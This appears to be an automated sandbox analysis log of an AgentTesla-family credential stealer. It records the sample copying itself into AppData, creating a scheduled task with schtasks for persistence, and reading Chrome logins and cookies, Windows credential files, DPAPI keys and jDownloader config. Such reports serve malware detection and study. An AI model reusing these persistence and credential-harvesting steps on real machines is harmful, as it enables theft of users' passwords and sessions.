C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF47038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NDKr3inJa9dXEu3.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	success or wait	1	6CF46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc 6d 37 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 0e 0d 00 00 92 02 00 00 00 00 00 de 2c 0d 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 10 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....m7`.......... ....P..............,... ....@.. ....@................	success or wait	4	6CF4DD66	CopyFileW
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CF4DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CF41B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NDKr3inJa9dXEu3.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: schtasks.exe PID: 6120 Parent PID: 2148

General

Start time:	13:13:57
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WnAbgkeoRZ' /XML 'C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp'
Imagebase:	0xe60000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	unknown	2	success or wait	1	E6AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	unknown	1644	success or wait	1	E6ABD9	ReadFile

Analysis Process: conhost.exe PID: 6080 Parent PID: 6120

General

Start time:	13:13:58
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NDKr3inJa9dXEu3.exe PID: 5464 Parent PID: 2148

General

Start time:	13:13:58
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
Imagebase:	0xf10000
File size:	1024512 bytes
MD5 hash:	C52D827C2B63AF9A81B1328A2C027CD7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.465125878.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming\fqwupbgg.4et	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF4DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default\Cookies	success or wait	1	6CF46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CF4DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\5592cb2c-4c91-4aae-8de4-8b427605cda1	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CF41B4F	ReadFile

Disassembly

Code Analysis